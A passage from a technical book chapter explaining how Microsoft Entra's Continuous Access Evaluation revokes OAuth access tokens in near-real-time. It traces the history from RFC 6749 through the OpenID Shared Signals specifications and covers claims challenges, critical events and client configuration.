door to vendor-neutral cross-SaaS revocation. CAE does **not** solve token theft (for that, use a sender-constrained token; on Entra / Microsoft 365 today that mechanism is Token Protection, not standard RFC 9449 DPoP) and does **not** cover Microsoft Defender for Endpoint or Intune as resource providers (they are signal sources into Conditional Access, not CAE consumers). It also does not extend to the Azure management plane (ARM, the Azure portal and CLI) or to SAML-federated sessions; tokens for those remain valid until their natural expiry even after a revocation event.

Your fired employee is still reading email

09:00 Tuesday. The administrator disables the account at 09:01. In the pre-CAE model, or against a non-CAE-aware path, the ex-employee's open Outlook for the Web tab refreshes at 09:23, and pulls down new mail. This is not a bug. This is RFC 6749 working exactly as designed. Before Microsoft Entra shipped a production answer after a decade of standards and Zero Trust pressure, the access token that user held at 09:00 stayed cryptographically valid until 10:00 at the latest, and there was nothing Conditional Access could do about it [1227].

The window has a name now. It did not, for most of cloud identity's history. Microsoft's own documentation calls it "the lag between when conditions change for a user, and when policy changes are enforced" [124]. Between sign-in (Conditional Access territory) and the next token refresh (refresh-token territory) sits a stretch of time in which Conditional Access decisions have no enforcement surface. That stretch ranged from 60 minutes to 24 hours, depending on tenant configuration. For every OAuth 2.0 deployment from 2012 onward, this was the security debt the industry carried.

▪ **NOTE** "Microsoft Entra ID" is the rebranded name for what most engineers learned as "Azure Active Directory" or "Azure AD." Microsoft announced the rename in July 2023 [1230] the underlying service, tenants, app registrations, and APIs are unchanged. Throughout this chapter, "Entra" and the older "Azure AD" refer to the same identity platform.

This chapter explains the engineering pattern that lets a Microsoft 365 tenant do two things that look contradictory at the same time: extend access-token lifetime from 1 hour to up to 28 hours, *and* revoke a disabled user's session in under 15 minutes [124]. The reconciling idea is a near-real-time push channel between the identity provider (Entra) and a small set of cooperating resource providers. When

you can revoke a token in minutes rather than waiting for it to expire, expiry stops doing the security work, and the token can live as long as the user actually needs it.

> ◆ **DEFINITION — Continuous Access Evaluation (CAE)** Microsoft Entra's push-subscription channel between the identity provider and cooperating resource providers (Exchange Online, SharePoint Online, Teams, and Microsoft Graph). CAE lets a resource provider revoke an already-issued access token in near-real-time (up to 15 minutes for critical events, and instantly for supported IP-location changes) without waiting for the token to expire [124].

The trade has a price. The 15-minute critical-event service-level objective is plausibly the price the channel pays for fanning out events across hyperscale Microsoft 365 infrastructure. Sub-second revocation is possible in smaller deployments, but at Exchange-Online volume Microsoft documents the operating point rather than the full cost model behind it.

For now: the OAuth 2.0 designers knew about this gap when they wrote RFC 6749 in 2012. They chose it on purpose. To see why, and to see why the obvious patches all failed, we have to walk back to the moment the trade was made.

The static-expiry compromise

In October 2012, Dick Hardt of Microsoft published RFC 6749: *The OAuth 2.0 Authorization Framework*: as the editor of record for an IETF working group that had spent about three and a half years arguing about it [1227]. Section 1.4 defines access tokens as carrying "specific scopes and durations of access," but the specification never characterizes them as short-lived. That an access token should be short enough to limit exposure was always convention, not a normative requirement: the closest the RFC comes is Section 1.5's aside that an access token "may have a shorter lifetime and fewer permissions" than the refresh token that renews it. Nothing in the protocol enforces a short lifetime. Nothing in the protocol provides revocation. Nothing in the protocol stops a server from issuing 24-hour bearer tokens that, once minted, stay cryptographically valid until they expire on their own.

This was a deliberate trade. To see why it was rational, remember what came before.

Web Access Management: the model OAuth replaced

> ◆ **DEFINITION — Web Access Management (WAM)** The pre-2012 enterprise-identity pattern in which every protected HTTP request synchronously queried a central policy decision point. Strength: instant revocation, because every request consulted authoritative state. Weakness: a chatty bottleneck that did not scale to cloud volumes and could not federate trust across organizations.

Web Access Management dominated enterprise identity from the late 1990s into the early 2010s. Every protected HTTP request to a WAM-fronted application made a synchronous round-trip to a Policy Decision Point. The PDP held authoritative session and policy state. Revoke a user? The next request failed, immediately, because the PDP said no. No token-lifetime window. No gap between policy change and enforcement.

WAM was correct. WAM was also unworkable for the web that was coming. It did not scale: every request was a network hop. It did not federate: cross-organization SaaS meant the PDP could not live inside any one company's network. And it required every protected resource to participate in a single trust domain. By the time enterprises were running cross-organization SaaS at scale, the WAM model had run out of road.

The OAuth 2.0 authors made the opposite trade. Replace the chatty PDP round-trip with a self-contained signed bearer token: a JWT the resource server validates locally. Validation becomes O(1) cryptographic verification with no round-trip. Throughput scales horizontally. Federation works, because the JWT carries its own attestation of the issuer. Revocation becomes…approximated. By expiry. The token is valid until it isn't, and you trust that the lifetime is short enough.

For a 2012 web of forum logins and consumer mashups, "short enough" was a defensible answer. For a 2020 enterprise running compliance-bound SaaS across thousands of employees, it was not.

The Zero Trust pressure

The intellectual pressure that turned that gap into a procurement problem belongs to Zero Trust (Chapter 26): BeyondCorp's December 2014 argument that a session is a *time-varying* authorization rather than a one-shot decision at sign-in [1231], codified in August 2020 as NIST Special Publication 800-207, *Zero Trust Architecture* [1116]. One sentence in SP 800-207 made the engineering investment commercially rational: *"Authentication and authorization (both subject and device) are discrete functions performed before a session to an enterprise resource is established."*


A federal mandate for continuous re-evaluation pushed every cloud vendor with U.S. government contracts to find an implementation. CAE is the part of that story that lives *after* the token is issued; the philosophy and its thirteen-month standardization belong to Chapter 26.

A name for the problem

The third moment named the gap. On February 21, 2019, Atul Tulshibagwale, then an engineer at Google, published *Re-thinking federated identity with the Continuous Access Evaluation Protocol* on the Google Cloud blog [1232]. The post introduced a term (CAEP) and a framing: publish-and-subscribe between identity providers and resource providers, as a third option between WAM's per-request chattiness and OAuth's fire-and-forget expiry. We return to Tulshibagwale's actual proposal below. For now what matters: 2019 was the year the industry got a vocabulary for a problem it had been carrying for seven years.

§ **ASIDE** The OpenID Foundation working group that grew out of Tulshibagwale's proposal was originally chartered as the *Shared Signals & Events* (SSE) working group. It was renamed *Shared Signals* in subsequent years, but older industry write-ups from 2020-2022 still use the SSE abbreviation [1233].

The timeline is the important point, not the diagram. OAuth 2.0 standardized the static-expiry bargain in October 2012. OAuth token revocation followed in August 2013, introspection in October 2015, the Security Event Token envelope in July 2018, and SET push/poll delivery in November 2020. In parallel, BeyondCorp appeared in December 2014 and NIST SP 800-207 made Zero Trust federal guidance in August 2020. Atul Tulshibagwale named the Continuous Access Evaluation Protocol idea in February 2019; the OpenID Shared Signals working group formed that year; and SSF 1.0, CAEP 1.0, and RISC 1.0 reached Final Specification status in September 2025. Microsoft Entra CAE sits inside that arc: limited preview in April 2020, expanded public preview in October 2020, and general availability in January 2022.



Ten years separate the static-expiry bargain from the channel that made long-lived tokens safe — the window Entra CAE closed at general availability.

Figure 27.1: The thirteen-year arc from RFC 6749's static-expiry bargain (October 2012) to the OpenID Shared Signals Final Specifications (September 2025), shown as two rails: the IETF and OpenID standards track, and Zero Trust thinking alongside Microsoft Entra's CAE rollout. The oxblood bracket is the fired-employee window: for roughly a decade, 2012–2022, a revoked user's token stayed cryptographically valid until expiry, and Entra CAE's general availability is what finally closed it.

The OAuth 2.0 designers traded revocation latency for throughput on purpose [1227]. Once that gap proved unacceptable, three obvious patches were tried. None

of them worked. To see *why* none of them worked is to understand the negative space CAE was designed to fill.

Three patches, three failures

Between 2013 and the late 2010s, the OAuth community published three patches for RFC 6749's revocation gap. Each was rationally adopted; each was rationally abandoned at hyperscale. This section is the genealogy of those failures, because what each one got wrong defines the shape of the design that finally worked.

Patch 1: RFC 7009: the `/revoke` endpoint (August 2013)

In August 2013, Torsten Lodderstedt of Deutsche Telekom, Stefanie Dronia, and Marius Scurtescu of Google published RFC 7009, *OAuth 2.0 Token Revocation* [1234]. The contribution was a standardized HTTP endpoint, `/revoke`, that a client could POST a token to in order to invalidate it. The mental model is the logout button: when a user signs out, the client tells the authorization server "I'm done with this token, please retire it."

The failure mode is in the threat model. RFC 7009 is *client-initiated*. The token holder asks for revocation. But the scenario that motivates CAE is precisely the one where the token holder is uncooperative. A fired employee will not POST their access token to `/revoke` on the way out the door. An attacker who has stolen a token will certainly not. The administrator on the other side cannot use the endpoint either, because they do not possess the bearer token.

Worse, RFC 7009's Implementation Note (Section 3) is candid about self-contained tokens: the only standardized recourse is "some (currently non-standardized) backend interaction between the authorization server and the resource server" when immediate revocation is desired [1234]. Read that carefully. The spec admits there is no spec. The JWT in flight at the resource server is *cryptographically valid until it expires*. The authorization server can mark it revoked in a local database, but the resource server never asks. It validates the signature locally. The revocation event never crosses the wire.

RFC 7009 works for opaque tokens with a token-introspection back-channel. It does not, by itself, solve revocation for self-contained JWT bearers: which by the mid-2010s were the dominant pattern in the cloud.

Patch 2: RFC 7662: the `/introspect` endpoint (October 2015)

Two years later, in October 2015, Justin Richer published RFC 7662, *OAuth 2.0 Token Introspection* [1235]. The mechanism: on every request, the resource server calls

a `/introspect` endpoint on the authorization server with the bearer token. The AS replies with the token's current state. If the token has been revoked, `/introspect` returns `active: false`, and the resource server denies the request.

This is correct. It also reintroduces the WAM bottleneck that OAuth was designed to escape.

For an AS serving billions of requests per day (Microsoft Entra ID as one example, Google's IdP as another) making `/introspect` the per-request critical path turns the authorization server into a synchronous dependency on every API call against every resource server in the estate. Latency adds up. Availability becomes shared. If the AS has a bad five minutes, every resource server has a bad five minutes simultaneously. The architecture OAuth bought with self-contained tokens (resource server scales independently of AS) gets traded back for exactly the WAM property that motivated OAuth's existence.

> **A parallel-path note on RFC 7662.** RFC 7662 introspection is alive and well. It remains the right choice for opaque-token systems and on-premises IdPs where the resource server count is small, the per-request latency budget is generous, and the AS is well within capacity. The criticism here is structural and only applies at hyperscale public-cloud volumes. RFC 7662 was not killed by RFC 7009 or by CAE; it is a parallel path that continues to serve a substantial fraction of the deployed OAuth surface.

Patch 3: Make the token life so short revocation does not matter

The third patch was the obvious one. If you cannot revoke a token mid-life, make its life short. Issue access tokens with a minutes-long lifetime, the way early Microsoft experiments did. The revocation window collapses. Problem solved.

Microsoft tried it. The retrospective is unusually candid. On April 21, 2020, Alex Weinert, then Director of Identity Security at Microsoft, published *Moving toward real time policy and security enforcement* on the Azure Active Directory Identity Blog [1236]. (The original lives at post ID 1276933 on Microsoft's tech community; the full body is preserved in Microsoft's Japanese translation on the jpazureid GitHub mirror [1237].) The post names the failure mode in one sentence:

> **Documented source.** "We have experimented with the"blunt object" approach of reduced token lifetimes but found they can degrade user experiences and reliability without eliminating risks.": Alex Weinert, Microsoft, April 21, 2020 [1236]

Two things break. First, *user experience and reliability*. Every short-lifetime boundary forces every active client to round-trip the IdP for a fresh token. For Outlook, Teams, Word Online, OneDrive, and every other client an enterprise user has open at once, that is a wave of token requests per user per cycle. Multiplied by Microsoft 365 active users, the load profile creates real outages. Network blips that would otherwise be invisible surface as failed refreshes, with user-visible re-authentication prompts. Second, *it does not eliminate the risk*. A minutes-long window is still a window. A fired employee can read or exfiltrate a great deal of email in that window. You have paid the full user-experience cost and still left a non-trivial breach surface.

This was the third failure. The negative space across the three patches defines the shape any real solution has to take: it must be *server-initiated* (not RFC 7009), it must be *push-based* rather than per-request poll (not RFC 7662), and it must *separate revocation from expiry* so the IdP does not pay for every revocation with a refresh-load spike (not the short-lifetime patch). The three failures exhaust the surface of the obvious fix.

> **Aha moment: the patches do not just fail, they fail for distinct reasons.** Each of the three patches fails for a different reason; together they rule out everything except server-initiated push subscription that decouples revocation from expiry.

If the patches all fail, the next move has to be architectural. The first published statement of that architecture was Atul Tulshibagwale's February 2019 Google blog post, and the move he proposed is the one Microsoft would ship three years later.

Four generations of session enforcement

Walk forward through the genealogy of session enforcement and the subscription/claims-challenge breakthrough stops looking like a stroke of genius and starts looking like the path that survived the scale and federation constraints. Four generations, each killed by a documented limit of the previous one.

Generation 0: WAM (pre-2012)

Per-request synchronous round-trip to a Policy Decision Point. Instant revocation; chatty bottleneck; no federation. Killed by cloud-scale request rates and the rise of cross-organization SaaS, where the protected resource and the policy authority no longer lived in the same trust domain. WAM remains valuable in single-tenant enterprise contexts, but for the public-cloud API mesh it cannot scale.

Generation 1: Static-expiry JWT (2012-2020)

Self-contained signed bearer tokens validated locally at the resource server. Revocation approximated by expiry per RFC 6749 [1227]. Throughput scales; federation works; revocation is acceptable when the lifetime is short and the threat model is benign. Killed by (a) the fired-employee window, (b) the three failed patches above, and (c) the philosophical pressure from Zero Trust to treat sessions as continuously re-evaluated.

Generation 2: Microsoft CAE (limited preview April 2020, GA January 10, 2022)

The first production solution. Limited preview launched in April 2020 with Alex Weinert's *Moving toward real time policy and security enforcement* announcement [1236]. Expanded public preview October 2020 [1238]. General Availability January 10, 2022, announced by Alex Simons, Corporate VP for Program Management in the Microsoft Identity Division [1239].

The architecture is a private push-subscription channel between Entra and a small set of Microsoft 365 resource providers, with a wire-level handshake (the `claims` challenge) for telling the client to re-acquire a token reflecting new state. Access-token lifetime extends from the default 1 hour to up to 28 hours specifically for CAE-aware sessions [124]. We will unpack the mechanism next.

The Gen-2 limitation that motivated Gen 3: the wire format is *Microsoft-internal*. A SaaS vendor that wants the same revocation properties for its own resource provider cannot use Microsoft's CAE channel. The protocol does not federate.

Generation 3: OpenID SSF 1.0 + CAEP 1.0 + RISC 1.0 (final specifications, September 2, 2025)

The OpenID Foundation generalized the Microsoft pattern into a vendor-neutral specification. On September 2, 2025, three Final Specifications were approved: the Shared Signals Framework 1.0 (SSF), the Continuous Access Evaluation Profile 1.0 (CAEP), and the Risk and Incident Sharing and Coordination 1.0 (RISC) [1229].

The wire envelope is IETF RFC 8417's Security Event Token (SET), published in July 2018 by Phil Hunt (Oracle), Michael Jones (Microsoft), William Denniss (Google), and Morteza Ansari (Cisco) [1240]. A SET is a signed JWT carrying a single security event. The transport layer is RFC 8935 push (POST over TLS from transmitter to receiver) and RFC 8936 poll (recipient-initiated retrieval), both published November 2020 by Annabelle Backman and collaborators [1241]. SSF defines the subscription model: streams, subjects, transmitter and receiver metadata endpoints. CAEP and RISC define the *vocabulary* of events that can ride that envelope.

§ **ASIDE** RFC 8417 was a cross-vendor IETF effort that pre-dated the OpenID Shared Signals working group by a year. Phil Hunt was at Oracle; Michael Jones at Microsoft; William Denniss at Google; Morteza Ansari at Cisco. The envelope-only design (leaving event vocabularies to higher-layer profiles) is what allowed the OpenID profiles to reuse a neutral event container while Microsoft's first-party CAE documentation could keep its internal Entra-to-Microsoft-365 channel private [1240].

Public documentation draws a bright line:

Publicly documented surface	Not publicly specified
CAE critical events, supported workloads, 15-minute critical-event target, supported instant IP-location paths, 401 claims challenges, `cp1` client capability, and up-to-28-hour CAE token lifetime [124]	The exact Entra-to-Microsoft-365 event envelope, queueing topology, subscription state model, cache layout, and fan-out mechanics
OpenID SSF streams, CAEP/RISC event vocabularies, RFC 8417 SET envelopes, and RFC 8935/8936 delivery for vendor-neutral implementations [1229]	Whether any given Microsoft first-party CAE internal message is a literal SET on the wire

Read the OpenID stack from the bottom up. Layer 1 is RFC 8417, the signed Security Event Token envelope. Layer 2 is transport: RFC 8935 for HTTP push and RFC 8936 for polling. Layer 3 is SSF 1.0, which defines streams, subjects, transmitters, receivers, metadata, verification events, and stream-control endpoints. Layer 4 is vocabulary: CAEP 1.0 for session-level continuous access events and RISC 1.0 for account-risk and incident-sharing events.

The generation chain has a documented engineering reason for each transition. The comparison matrix below pulls the essentials together.

Approach	Year	Revocation latency	Strengths	Weaknesses
WAM (Gen 0)	pre-2012	Instant	Authoritative state, instant enforcement	No federation, per-request bottleneck
Static-expiry JWT (Gen 1)	2012-2020	Up to token lifetime (1h-24h)	O(1) RP validation, federation works	No revocation; fired-employee window
Short-lifetime patch	mid-2010s	Minutes	Conceptually simple	Load amplification, window remains, UX degradation

Approach	Year	Revocation latency	Strengths	Weaknesses
RFC 7662 introspection	2015 onward	Instant	Standardized, works for opaque tokens	AS becomes per-request critical path
Microsoft CAE (Gen 2)	2020-2022	Up to 15 min critical; instant IP	Push, decoupled from request rate, long tokens safe	Microsoft-internal protocol; tiny RP set
OpenID SSF/CAEP (Gen 3)	2025 onward	Vendor-dependent	Vendor-neutral standard, cross-SaaS	Receiver adoption still early

The generation chain is simple in prose: WAM gave instant per-request authorization but failed at cloud scale and federation. Static-expiry JWTs gave local validation and federation but created the fired-employee window. Microsoft CAE preserved local validation while adding push revocation and claims challenges, but only inside Microsoft's first-party estate. OpenID SSF and CAEP generalize the same pattern into a vendor-neutral signal framework.

Knowing the lineage is not knowing the trick. What is the actual mechanism CAE deploys: the thing that turns this standards-history arc into a feature that ships and makes 28-hour tokens defensible? It has three parts, and once you see them together, you understand why long tokens are safe.

Subscription, claims challenge, extended lifetime

Three innovations, none new in isolation, all unprecedented in combination.

Atul Tulshibagwale's 2019 framing names the move: "Our vision for continuous access evaluation is based on a publish-and-subscribe ('pub-sub') approach... It's complementary to federated or cert-based authentication... It's not as chatty as WAM... It doesn't impact latency for user access" [1232]. Pub-sub is the third option between WAM's per-request chattiness and RFC 6749's fire-and-forget. Subscription is the channel; claims challenge is the wire-level handshake; extended lifetime is the user-experience prize.

Part 1: Subscription

Microsoft's CAE concept page describes the architecture in one sentence that rewards close reading:

> **Documented source.** Timely response to policy violations or security issues really requires a 'conversation' between the token issuer Microsoft Entra, and the relying party (enlightened app).: Microsoft Learn, *Continuous access evaluation in Microsoft Entra* [124]

The word *conversation* is the architecture. The relying party (a CAE-aware Microsoft 365 workload such as Exchange Online) subscribes to a finite, documented set of *critical events* for the subjects it cares about. Entra pushes events to the RP as state changes. State is cached at the RP. On the hot path (the per-request data plane), the RP does an O(1) JWT signature verification plus an O(1) hash-table lookup of cached revocation state. No back-channel round-trip on the hot path. The 28-hour token costs no more to validate than the 1-hour token it replaced [124].

This is the move that defeats RFC 7662. The state lives at the RP, not at the AS. The control-plane cost scales with the rate of *events*, not the rate of *requests*. Push, not poll.

Part 2: The claims challenge

When state at the RP changes (because a push event has arrived saying "this user's password has been reset"), the RP cannot reach into a request that has already been accepted and is being served. CAE is in-band with the *next* request, not the current one. The next time the client presents the stale token, the RP rejects it with `HTTP 401` and a specific header:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Bearer error="insufficient_claims",
                  claims="eyJhY2Nlc3NfdG9rZW4iOnsiYWNyc..."
```

The `claims` parameter is a base64url-encoded JSON object that tells the client what to re-acquire from the IdP. The Microsoft Authentication Library (MSAL) on the client decodes the challenge transparently and requests a new access token from Entra with the indicated claims. Entra either issues a fresh CAE-aware token (if authorization still holds) or rejects, forcing interactive re-authentication. The client retries the original API call with the new token [1228].

> ◆ **DEFINITION — Claims Challenge** The HTTP-level mechanism by which a CAE-aware resource provider signals to a client that the presented token must be re-acquired with fresh state. The challenge is conveyed as a `WWW-Authenticate: Bearer error="insufficient_claims"` header with a base64url-encoded `claims` parameter; current Microsoft Authentication Library (MSAL) releases

> decode and handle it automatically when the client/application configuration advertises the `cp1` capability through `xms_cc` client-capabilities metadata or the SDK's equivalent setting [1228].

This is the move that defeats RFC 7009. Revocation is initiated by the *resource provider's view of the IdP's state*, not by the token holder. A fired employee's client cannot opt out of the claims challenge; the RP will not serve any further request until a fresh token arrives that reflects the post-revocation state.

The `nbf` (not-before) claim challenge is the most common shape: the RP is telling the client "give me a token issued after this moment." The client requests one. Entra checks current state. Did the user get disabled? did the password get reset? did the risk score elevate?, and either issues or denies. The wire format is simple enough to inspect in a browser tab, which is part of why the architecture has been able to standardize: there is no magic to reverse-engineer.

Part 3: Extended lifetime, the prize

The first two parts buy you the third. Once revocation is push-based and the claims challenge gives the RP a way to evict stale tokens on the next applicable request after it has received and applied a control-plane event, the expiry timer stops carrying the security weight. Tokens can live longer because the expiry is no longer the only revocation mechanism.

Microsoft documents the upper bound as "up to 28 hours" for CAE-aware sessions [124]. The default for non-CAE-capable clients remains 1 hour. This is the move that defeats the short-lifetime patch: the IdP load profile collapses because tokens refresh once a day, not on a per-minute cycle, and the revocation window is dramatically smaller. Not because expiry shrank, but because the channel now does the revocation work expiry used to do.

> ▸ **KEY IDEA** Long-lived access tokens are safe only when paired with a near-real-time revocation channel. CAE is the channel. Subscription provides the push, the claims challenge is the in-band handshake the push enables, and the 28-hour lifetime is what the channel buys: not what the channel costs.

The full round trip

The three parts interlock. The complete flow, from a state change at Entra to a re-validated request, runs end-to-end through every layer this chapter has named.




Figure 27.2: The end-to-end CAE claims-challenge round trip. A control-plane state change at Entra (steps 1–3) propagates by push to the resource provider, which caches the new revocation state; the next stale-token request is rejected on the data-plane hot path (steps 4–5) with a 401 claims challenge; MSAL then re-acquires and Entra refuses because the account is disabled, so the session terminates (step 6). The hot path is an O(1) signature verification plus an O(1) cached-state lookup, with no authorization-server round-trip.

The end-to-end flow is a six-step conversation. First, an administrator disables a user account in Microsoft Entra. Second, Entra pushes a critical-event notification

to a participating resource provider such as Exchange Online. Third, the resource provider updates cached revocation state for the subject and tenant. Fourth, the client presents the old bearer token on the next request; the resource provider validates the JWT signature, then checks cached CAE state and sees that the token is stale. Fifth, the resource provider returns `401 Unauthorized` with `WWW-Authenticate: Bearer error="insufficient_claims"` and a `claims` parameter. Sixth, MSAL requests a fresh token from Entra with those claims; because the account is disabled, Entra rejects the request and the session terminates rather than silently continuing.

Three moves, one design. Remove any one and the system collapses. Subscription without a claims challenge gives you push events the RP cannot act on at the wire. Claims challenge without subscription gives you a 401 mechanism with no information to decide when to fire it. Extended lifetime without either gives you Generation 1's fired-employee window. The 28-hour token is not the *cost* of CAE; it is what CAE *purchases*.

This is the design. What does it actually do in production today, and where does it stop?

CAE as deployed in Microsoft Entra (2026)

Concrete answers to concrete questions. Which events trigger CAE? Who participates? What is the actual SLA? How long do tokens actually live? No marketing language; only what Microsoft Learn currently documents.

Critical event evaluation events

Microsoft Learn lists exactly five events that drive *critical event evaluation* at the IdP-to-RP boundary [124]:

1. A user account is deleted or disabled.
2. A password for a user is changed or reset.
3. Multi-factor authentication is enabled for the user.
4. An administrator explicitly revokes all refresh tokens for a user.
5. High user risk is detected by Microsoft Entra ID Protection.

These five events propagate from Entra to the participating CAE-aware resource providers via the push channel. Microsoft's published service-level objective is "up to 15 minutes" for critical-event propagation [124]. That is not the same as "instant." The phrase to avoid is "CAE delivers instant revocation"; the accurate phrase is "CAE delivers near-real-time revocation, typically within 15 minutes for critical events."

A separate scenario (*Conditional Access policy evaluation*) covers network and IP-location changes. Here the SLA is different: IP-location enforcement is **instant** per Microsoft's published documentation [124]. The difference is mechanical. IP location is a property the RP sees directly on every request (the source IP of the incoming HTTP connection); the RP can compare it against the location constraints attached to the session and reject locally with no propagation delay. Critical events have to travel from Entra to the RP through the event channel, and that travel has a 15-minute budget at Microsoft 365 scale.

Event	Source	Propagation	Notes
Account deleted or disabled	Entra ID directory	Up to 15 min	Honored by Exchange Online, SharePoint Online, Teams, Graph (CA)
Password changed or reset	Entra ID directory	Up to 15 min	Same RP set
MFA enabled for user	Entra ID directory	Up to 15 min	Same RP set
All refresh tokens revoked (admin)	Entra ID admin action	Up to 15 min	Same RP set
High user risk detected	Entra ID Protection	Up to 15 min	**SharePoint Online does not honor user-risk events** [124]
IP location changed (CA policy)	Resource-provider observation	Instant	Conditional Access policy evaluation path; strict location enforcement [1242]

⚠ **CAUTION** **Common misconception: MDE and Intune are not CAE resource providers.** Microsoft Defender for Endpoint and Microsoft Intune (MDM) are *signal sources* into Conditional Access. They contribute to the risk score and device-compliance state that drive CA policy decisions, but they are **not** CAE-consuming resource providers. They do not subscribe to Entra critical-event notifications and they do not enforce the claims-challenge handshake on token-bearing requests. The CAE-aware RP set is exactly: Exchange Online, SharePoint Online, Microsoft Teams, and Microsoft Graph (the last only for Conditional Access policy evaluation) [124]. If you read older deck slides or vendor blog posts that list MDE or Intune as CAE participants, they are conflating the signal-source role with the resource-provider role.

Aside. The SharePoint Online user-risk caveat is a concrete example of why "CAE-aware" is not a binary property at the workload level. SharePoint Online is fully CAE-aware for the first four critical events on the list; it just does not subscribe to user-risk events specifically. The lesson is that you must read the per-workload documentation carefully when designing controls that depend on a specific event's enforcement [124].

Workloads that participate

The CAE-aware resource-provider set, per Microsoft Learn [124]:

- **Exchange Online**: full CAE consumer (initial implementation, October 2020).
- **SharePoint Online**: full CAE consumer, with the user-risk caveat noted above.
- **Microsoft Teams**: full CAE consumer in the current Microsoft Learn workload list, with the client-surface caveats in the compatibility table [124].
- **Microsoft Graph**: consumes Conditional Access policy evaluation events (the IP-location instant path); narrower scope than the M365 productivity workloads.

Client-side support is also explicit. Microsoft's compatibility tables in the CAE concept page enumerate which client and server combinations are *Supported*, *Partially supported*, or *Not Supported* on every major operating system and form factor [124]. Office web apps against SharePoint Online and Exchange Online are documented as *Not Supported* on several combinations; every Teams client surface shows as *Partially supported*. The point is not that CAE is broken on these surfaces. It is that Microsoft documents the rough edges in primary source, and tenant administrators who care about specific scenarios must read the table.

Tokens and clients

The default access-token lifetime for CAE-aware sessions is up to 28 hours; the default for non-CAE-capable clients remains 1 hour [124]. Client support requires a current Microsoft Authentication Library (MSAL) release on the target platform. Microsoft Learn's *Use Continuous Access Evaluation enabled APIs* page enumerates the per-SDK knobs: `.WithClientCapabilities(new[] {"cp1"})` for MSAL.NET, `clientCapabilities: ["CP1"]` for MSAL.js, `client_capabilities=["cp1"]` for MSAL Python, `client_capabilities: "CP1"` in MSAL Android JSON configuration, `clientApplicationCapabilities = ["CP1"]` for MSAL ObjC/iOS/macOS, and `WithClientCapabilities([]string{"cp1"})` for MSAL Go [1228]. The important rule is not "edit one universal app-registration field"; it is that the client/application configuration must advertise CP1 and the code must handle the resulting claims challenge.

> ◆ **DEFINITION — XMS_CC (Client Capabilities)** The request-side client-capability metadata by which an application advertises support for CAE-aware token issuance. The capability value is `cp1` (Microsoft's SDK examples use both `"cp1"` and `"CP1"` in configuration). It signals that the client's MSAL implementation can decode and act on a `WWW-Authenticate: Bearer error="insufficient_claims"` response by parsing the `claims` parameter and re-acquiring a token. When Entra accepts that declaration, it can return CAE-aware tokens whose lifetime extends up to

28 hours; without it, Entra issues the default 1-hour token and the resource provider falls back to standard expiry [1228].

Definition: Resource Provider (RP) in the CAE sense. A Microsoft 365 workload (Exchange Online, SharePoint Online, Teams, or Microsoft Graph for Conditional Access policy) that consumes Entra's critical-event notifications and enforces them on subsequent token-bearing requests via the claims-challenge handshake. This is a narrower meaning than the generic OAuth 2.0 sense of "resource server"; in CAE, "resource provider" specifically means a workload that has implemented the CAE participation contract with Entra [124].

